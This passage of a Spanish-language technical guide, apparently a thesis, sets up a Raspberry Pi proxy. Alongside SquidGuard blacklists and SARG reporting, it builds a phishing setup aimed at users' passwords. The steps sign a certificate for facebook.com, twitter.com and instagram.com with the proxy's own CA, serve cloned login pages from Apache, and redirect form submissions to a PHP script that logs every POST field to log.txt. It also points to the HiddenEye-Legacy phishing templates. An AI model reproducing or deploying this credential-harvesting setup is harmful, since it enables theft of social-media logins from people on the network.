


Figura 57: Descarga de listas negras desde Shalla Secure Services

Elaborado por: Investigador

3. El archivo obtenido estará comprimido en extensión “.tar.gz”, por lo que se debe descomprimir con: **sudo tar -xzf shallalist.tar.gz**. Se creará un directorio llamado BL, mismo que contendrá subcarpetas con nombres relacionados a categorías de páginas web como se puede apreciar en la Figura 58.




Figura 58: Conjuntos de listas negras

Elaborado por: Investigador

- Se procede a copiar los contenidos de la carpeta BL en el directorio adecuado para SquidGuard, con este fin se ejecuta el comando: `sudo cp -R BL /var/lib/squidguard/db`. Los permisos también deberán ser corregidos con: `sudo chmod -R 755 /var/lib/squidguard/db/BL`.
- Ahora es necesario incluir las bases de datos que se desee tomar en cuenta a través de la edición del archivo `squidGuard.conf`, se puede hacer con el comando: `sudo nano /etc/squidguard/SquidGuard.conf`. Se ha considerado agregar las categorías de pornografía, drogas y spyware, para cada una de las listas se debe escribir con una sintaxis similar a la de la Figura 59.

```
GNU nano 3.2
dest pornografia {
    domainlist    BL/porn/domains
    urllist       BL/porn/urls
}

dest drogas {
    domainlist    BL/drugs/domains
    urllist       BL/drugs/urls
}

dest spyware {
    domainlist    BL/spyware/domains
    urllist       BL/spyware/urls
}
```

Figura 59: Sintaxis de listas negras en SquidGuard

Elaborado por: Investigador


- Como siguiente paso, en el mismo documento en la sección “default” se escribe el nombre de cada categoría agregada en el punto anterior precedida por un signo de exclamación como en la Figura 60. Al final se agrega la palabra “any” que permite el acceso a cualquier recurso web que no se encuentre en la lista.

```
default {
    pass    !pornografia !drogas !spyware any
    redirect https://google.com
}
}
```

Figura 60: Inclusión de listas negras en SquidGuard

Elaborado por: Investigador

- Después de guardar la configuración, se deberá compilar la base de datos perteneciente a SquidGuard al escribir en el terminal: **sudo squidGuard -C all**. Esto demorará en dependencia de cuántas categorías se agreguen y los dominios que cada una de ellas contenga; al finalizar, las carpetas contenedoras de las listas negras contendrán nuevos archivos con extensión “.db”. Se continúa con el proceso de configuración al conceder la propiedad de los ficheros de SquidGuard al usuario proxy con el comando: **sudo chown -R proxy:proxy /var/lib/squidguard/db/ /var/log/squidguard/ /etc/squidguard/**.
- Adicionalmente se deben incluir a SquidGuard en la configuración de Squid. Para esto se abre el archivo de squid con **sudo nano /etc/squid/squid.conf** y se agrega la línea: **url\_rewrite\_program /usr/bin/squidguard** como se muestra en la Figura 61. Esto concede al binario del plugin la capacidad de controlar los recursos web de acceso.



```
GNU nano 3.2 /etc/squid/squid.conf
# Uncomment and adjust the following to add a disk cache directory.
cache_mem 128 MB
cache_dir ufs /var/spool/squid 1024 16 256

# Leave coredumps in the first cache dir
coredump_dir /var/spool/squid

#Access logs
access_log /var/log/squid/access.log squid

#
# Add any of your own refresh_pattern entries above these.
#
refresh_pattern ^ftp:          1440      20%      10080
refresh_pattern ^gopher:      1440      0%       1440
refresh_pattern -i (/cgi-bin/|\?) 0         0%        0
refresh_pattern .              0         20%      4320

url_rewrite_program /usr/bin/squidGuard
```

Figura 61: Adición de SquidGuard a Squid

Elaborado por: Investigador

- Para aplicar los cambios a Squid hace falta reiniciar el servicio con: **sudo systemctl reload squid**. Dada la configuración expuesta previamente el usuario que intente ingresar a las páginas que han sido bloqueadas será redirigido a <https://google.com>.



**Resultado Obtenido:** La ejecución de las instrucciones de esta sección brindan la capacidad de controlar el acceso a recursos web según las especificaciones del usuario. No solamente se puede usar listas negras predefinidas, sino que se puede crear un archivo de texto personalizado con las páginas que se desee bloquear en adición. La limitación de horarios también es posible, además de la clasificación de usuarios según IP.

## INSTALACIÓN Y CONFIGURACIÓN DE SERVIDOR WEB

1. El servidor web que se utilizará en el presente proyecto consta de Apache2 y PHP. Su principal uso será dirigido a la obtención de contraseñas de los usuarios del sistema. Para instalar los archivos necesarios se ejecuta el comando: **sudo apt install -y apache2 php libapache2-mod-php**. Tras la instalación, se podrá comprobar la existencia del servicio ingresando en un navegador a localhost, una pantalla similar a la de la Figura 62 aparecerá.





Figura 62: Página por defecto de Apache

Elaborado por: Investigador

2. Habilitar los módulos SSL y “rewrite” de apache es necesario para que se pueda usar HTTPS en las páginas y que se redirijan las peticiones HTTP a este modo de funcionamiento, en el terminal se deben escribir las instrucciones: **sudo a2enmod ssl** y **sudo a2enmod rewrite** para finalmente reiniciar el servicio con **sudo systemctl restart apache2** y aplicar los cambios.
3. A continuación, se deberá entrar en el directorio contenedor del CA con **cd /etc/certificado**, después se procede a generar una solicitud de firma de

certificado a través de: **sudo openssl req -new -sha256 -nodes -out server.csr -newkey rsa:2048 -keyout server.key.**

4. La firma del certificado puede realizarse con la admisión de múltiples dominios en un mismo manifiesto para lo cual se creará un fichero de configuración que contenga los nombres de los sitios a incluir en el servidor. El presente proyecto tiene como ejemplos los sitios de: facebook, twitter e instagram, con la estructura directriz presentada en la Figura 63; se pueden añadir más nombres de dominio siguiendo la misma distribución.



```
GNU nano 3.2 /etc/certificado/v3.ext
authorityKeyIdentifier=keyid,issuer
basicConstraints=CA:FALSE
keyUsage = digitalSignature, nonRepudiation, keyEncipherment, dataEncipherment
subjectAltName = @alt_names

[ alt_names ]
DNS.1=facebook.com
DNS.2=twitter.com
DNS.3=instagram.com
DNS.4=localhost
```

Figura 63: Archivo de configuración para la firma de múltiples dominios

Elaborado por: Investigador

5. Se procede a firmar el certificado al ingresar la línea: **sudo openssl x509 -req -in server.csr -CA myCA.pem -CAkey myCA.pem -CAcreateserial -out server.crt -days 3600 -sha256 -extfile v3.ext**, nótese que se incluye la autoridad certificadora creada para el servidor Squid (myCA.pem) manteniendo el uso de un solo CA además del archivo de configuración v3.ext.
6. Como siguiente paso se tiene el crear hosts virtuales en el servidor apache, cada host virtual deberá poseer un archivo de configuración que se creará con el comando: **sudo nano /etc/apache2/sites-available/página.com.conf**, reemplazando **página.com** con el dominio de elección, en este caso facebook.com. El contenido de dicho documento es expuesto en la Figura 64, y para cada dominio que se agregue un archivo similar deberá corresponder reemplazando solamente el nombre de dominio y la ubicación de este; es notable que los puertos son 81 y 444

a razón de que posteriormente se redirigirán las peticiones a los mismos. Los certificados generados en los pasos iniciales son incluidos en las directivas de SSL.

```
GNU nano 3.2 /etc/apache2/sites-available/facebook.com.conf
<VirtualHost *:81>
  ServerName facebook.com
  DocumentRoot /var/www/facebook.com

  <Directory /var/www/facebook.com>
    Options -Indexes +FollowSymLinks
    AllowOverride All
  </Directory>
</VirtualHost>

<VirtualHost *:444>
  ServerName facebook.com
  DocumentRoot /var/www/facebook.com

  SSLEngine on
  SSLCertificateFile /etc/certificado/server.crt
  SSLCertificateKeyFile /etc/certificado/server.key
</VirtualHost>
```

Figura 64: Configuración de Virtual Hosts en Apache

Elaborado por: Investigador

7. Para que apache escuche peticiones a través de los puertos 81 y 444 se necesita agregar dos líneas en su archivo de configuración el mismo que se abre con el comando: **sudo nano /etc/apache2/ports.conf**. Sucesivamente se agregan las líneas “Listen 81” y “Listen 444” de manera similar a la Figura 65.

```
GNU nano 3.2 /etc/apache2/ports.conf
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 81

<IfModule ssl_module>
  #Listen 443
  Listen 444
</IfModule>

<IfModule mod_gnutls.c>
  #Listen 443
  Listen 444
</IfModule>
```


Figura 65: Configuración de puertos en Apache

Elaborado por: Investigador

8. Cada uno de los archivos de configuración debe contar con un directorio en el que sus recursos web serán colocados. A fin de llevar un buen orden, todas estas carpetas estarán creadas bajo la ruta **/var/www** con el comando **sudo mkdir**

`/var/www/página.com`, reemplazando “`página.com`” por el dominio que se haya configurado en el paso anterior. Siguiendo la misma forma de proceder, se habilita cada uno de los sitios con el comando: `sudo a2ensite página.com.conf` y se reinicia el servicio `sudo systemctl reload apache2`.

9. Entrando en el directorio creado en el paso anterior, se puede copiar temporalmente un archivo HTML con `sudo cp /var/www/html/index.html /var/www/facebook.com`. Posteriormente se edita el archivo “`hosts`” con la línea `sudo nano /etc/hosts` agregando los nombres de dominio configurados en los hosts virtuales de apache precedidos por la dirección IP de localhost como se puede observar en la Figura 66.



```
GNU nano 3.2 /etc/hosts
127.0.0.1    localhost
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters

127.0.1.1      raspberrypi
127.0.0.1      twitter.com
127.0.0.1      facebook.com
127.0.0.1      instagram.com
```

Figura 66: Edición de archivo hosts

Elaborado por: Investigador

10. Para comprobar el correcto funcionamiento del servidor se recurre al navegador incluido en el sistema operativo instalado en la Raspberry, tras ingresar la página `facebook.com:444` se evidencia que el servidor está aceptando las peticiones además de que el certificado HTTPS está siendo tomado en cuenta. La advertencia que se muestra en la Figura 67 se debe a que el certificado es auto firmado y aún no ha sido agregado al sistema, problema que será resuelto más adelante.




Figura 67: Funcionamiento inicial del servidor apache con HTTPS

Elaborado por: Investigador

**Resultado Obtenido:** Al término de esta sección se cuenta con un servidor Apache a la espera de peticiones por parte de los clientes de la red. En adición, se ha generado un certificado multidominio con origen en el mismo CA destinado para squid. Finalmente, se ha creado varios hosts virtuales que servirán para el alojamiento de páginas web phishing.

## ELABORACIÓN DE PÁGINAS PHISHING

1. Una página phishing servirá de intermediario para la extracción de contraseñas de usuario, con este objetivo se procederá a visitar en un navegador cualquiera el recurso web objetivo y descargarlo con la opción de “Guardar como” después de realizar un clic derecho con el ratón. En este ejemplo se utilizará Facebook como se ve en la Figura 68, el tipo de descarga será de la página web completa y será renombrado a index.html. Es recomendable guardar los recursos descargados en una carpeta aparte para evitar confusiones.





Figura 68: Descarga de Página Web

Elaborado por: Investigador

2. Acto seguido, se abre el archivo de extensión “.html” con un editor de texto, se apreciarán varias líneas de código constituyendo el archivo pero el interés principal es encontrar la frase “action=” en un formulario de envío. Normalmente, a continuación de la frase mencionada está una dirección web que comienza con “https://www.facebook.com” esto indica que la descarga fue hecha apropiadamente. Lo requerido será borrar todo el enlace contenido entre las comillas y escribir el nombre de un archivo propio a crearse como “capturar.php”.
3. Tras cerrar el documento anterior guardando los cambios, sucede la creación de un nuevo archivo PHP que fue escrito en reemplazo del enlace en el paso anterior. El contenido del archivo es mostrado en la Figura 69, y la acción de este es tomar todos los campos del tipo POST para escribirlos en un archivo de texto llamado log.txt, el mismo que también se creará manualmente con **touch log.txt**, finalmente redirige la petición a la página original.



```
1 <?php
2 header ('Location: fb.com');
3 $handle = fopen("log.txt", "a");
4 foreach($_POST as $variable => $value) {
5     fwrite($handle, $variable);
6     fwrite($handle, "=");
7     fwrite($handle, $value);
8     fwrite($handle, "\r\n");
9 }
10 fwrite($handle, "\r\n\n\r\n");
11 fclose($handle);
12 exit;
13 ?>
```

Figura 69: Archivo PHP para capturar datos

Elaborado por: Investigador

4. Resta copiar los archivos generados hacia la ruta del host virtual, en este ejemplo se introduce el comando: **sudo cp -R /home/pi/Downloads/facebook/\* /var/www/facebook.com/**, en adición la propiedad de los archivos es concedida al usuario por defecto de apache con **sudo chown www-data:www-data /var/www/facebook.com/\***.
5. No en todas las páginas web se puede aplicar este método a razón del uso de javascript en páginas modernas, que ejecutan código en la máquina cliente para dar formato al recurso web requerido. Sin embargo, actualmente existen varias herramientas de libre acceso que contienen una plantilla de páginas web más conocidas. El software que se ha tomado en cuenta en el presente proyecto es “HiddenEye-Legacy” con fundamento en sus actualizaciones recientes. Se puede obtener al escribir en el terminal: **git clone https://github.com/DarkSecDevelopers/HiddenEye-Legacy.git**, el proceso se expone en la Figura 70.




Figura 70: Descarga de HiddenEye-Legacy

Elaborado por: Investigador

- Al cambiar de directorio hacia el recientemente creado con `cd HiddenEye-Legacy/WebPages/` se puede listar el contenido y verificar la existencia de varias páginas web contenidas en carpetas, la Figura 71 muestra los contenidos disponibles. Cada uno de los recursos cuenta con al menos una página HTML y un archivo PHP cuyo texto será reemplazado con lo expuesto en la Figura 69, además se incluirá el fichero de texto manualmente. Repetir el paso 4 para estos archivos.




Figura 71: Páginas web disponibles por HiddenEye-Legacy

Elaborado por: Investigador


**Resultado Obtenido:** El proceso realizado en esta sección concluye con la obtención manual de recursos web provenientes de páginas sociales, brindando también una



alternativa para la descarga de estos archivos con la herramienta HiddenEye-Legacy. Se ha configurado archivos PHP para el almacenamiento de contraseñas introducidas por los usuarios mediante la modificación del HTML.

## INSTALACIÓN Y CONFIGURACIÓN DE SARG

1. SARG es una herramienta útil en la generación de reportes detallados sobre el tráfico de red recibido por el proxy Squid. La instalación de este programa se realizará de manera similar a SquidGuard descargando el binario correspondiente a la arquitectura ARM con el comando: **wget https://launchpad.net/ubuntu/+source/sarg/2.3.11-1/+build/14348027/+files/sarg\_2.3.11-1\_armhf.deb**. El terminal tendrá una salida de caracteres similar a la Figura 72 una vez ejecutado el proceso.



```
pi@raspberrypi:~/SARG $ wget https://launchpad.net/ubuntu/+source/sarg/2.3.11-1/+build/14348027/+files/sarg_2.3.11-1_armhf.deb
--2021-01-02 11:17:46-- https://launchpad.net/ubuntu/+source/sarg/2.3.11-1/+build/14348027/+files/sarg_2.3.11-1_armhf.deb
Resolving launchpad.net (launchpad.net)... 2001:67c:1560:8003::8004, 2001:67c:1560:8003::8003, 91.189.89.222, ...
Connecting to launchpad.net (launchpad.net)|2001:67c:1560:8003::8004|:443... connected.
HTTP request sent, awaiting response... 303 See Other
Location: https://launchpadlibrarian.net/356924641/sarg_2.3.11-1_armhf.deb [following]
--2021-01-02 11:17:47-- https://launchpadlibrarian.net/356924641/sarg_2.3.11-1_armhf.deb
Resolving launchpadlibrarian.net (launchpadlibrarian.net)... 2001:67c:1560:8003::8007, 2001:67c:1560:8003::8008, 91.189.89.228, ...
Connecting to launchpadlibrarian.net (launchpadlibrarian.net)|2001:67c:1560:8003::8007|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 140340 (137K) [application/x-debian-package]
Saving to: 'sarg_2.3.11-1_armhf.deb'

sarg_2.3.11-1_armhf 100%[=====] 137.05K  264KB/s  in 0.5s
2021-01-02 11:17:49 (264 KB/s) - 'sarg_2.3.11-1_armhf.deb' saved [140340/140340]
```

Figura 72: Descarga del binario de SARG para ARMHF

Elaborado por: Investigador

2. La instalación del paquete se realiza con: **sudo dpkg -i sarg\_2.3.11-1\_armhf.deb**, seguidamente se puede configurar con **sudo nano /etc/sarg/sarg.conf**. Las opciones principales por modificar en el fichero son: “**output\_dir /var/www/html/squid-reports**” para la generación de reportes en el directorio de apache, “**resolve\_ip yes**” para el soporte de nombres de dominio y “**charset UTF-8**” para el formato de los caracteres. Se requiere crear

el directorio de reportes manualmente con **sudo mkdir /var/www/html/squid-reports**.

3. En adición SARG necesita de fuentes de escritura para la generación de reportes por lo que se deberá copiar las fuentes provistas por el sistema y almacenarlas en un directorio adecuado con: **sudo cp -rp /usr/share/fonts/truetype/dejavu/ /usr/share/fonts/truetype/ttf-dejavu/**. Posterior a esto se puede probar la funcionalidad del software con el comando: **sudo sarg -x**, lo que arrojará una salida parecida a la Figura 73, es necesario que el texto devuelto termine en “End” de lo contrario hay errores.

```
SARG: User (-u) =
SARG: Temporary dir (-w) = /tmp/sarg
SARG: Debug messages (-x) = Yes
SARG: Process messages (-z) = No
SARG: Previous reports to keep (--lastlog) = 0
SARG:
SARG: SARG version: 2.3.11 Jan-14-2018
SARG: Loading User table: /etc/sarg/usertab
SARG: Reading access log file: /var/log/squid/access.log
SARG: Records read: 1391, written: 1391, excluded: 0
SARG: Squid log format
SARG: Period: 2020 Dec 26-2020 Dec 31
SARG: Sorting log /tmp/sarg/10_0_0_23.user_unsort
SARG: Making file /tmp/sarg/10_0_0_23
SARG: Sorting log /tmp/sarg/192_168_1_19.user_unsort
SARG: Making file /tmp/sarg/192_168_1_19
SARG: Sorting file "/tmp/sarg/10_0_0_23.utmp"
SARG: Making report 10.0.0.23
SARG: Sorting file "/tmp/sarg/192_168_1_19.utmp"
SARG: Making report 192.168.1.19
